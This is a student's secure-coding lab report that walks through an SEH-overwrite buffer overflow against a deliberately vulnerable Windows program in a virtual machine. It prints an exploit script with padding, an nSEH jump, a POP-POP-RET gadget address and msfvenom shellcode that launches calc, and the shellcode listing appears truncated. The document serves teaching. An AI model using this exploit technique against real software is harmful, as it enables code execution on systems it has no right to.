

**CSE-2010**

**Secure Coding(L23 + L24)**




**Lab - 8**

**Name :- MD Shafiq Ahmed**

**Reg no :- 18BCN7122**


- Download Vulln.zip from teams.




- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.




- **Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe**



- **Download and install python 2.7.\* or 3.5.\***



- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.



```

exploit2.py - C:\Users\Shafiq Ahmed\Desktop\03.04.2021\03.04.2021\exploit2.py (2.7.18)
File Edit Format Run Options Window Help
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B  5B          POP EBX
#40010C4C  5D          POP EBP
#40010C4D  C3          RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)


nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed


buf = b""
buf += b"\x89\xe2\xdb\xcd\x97\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
Ln: 1 Col: 0

```

- Generate Payload by executing the exploit2.py




- Install Vuln\_Program\_Stream.exe and Run the same



## 1. Analysis :-

- Try to crash the Vuln\_Program\_Stream program and exploit it.



## 2. Analysis :-

- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).


```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```



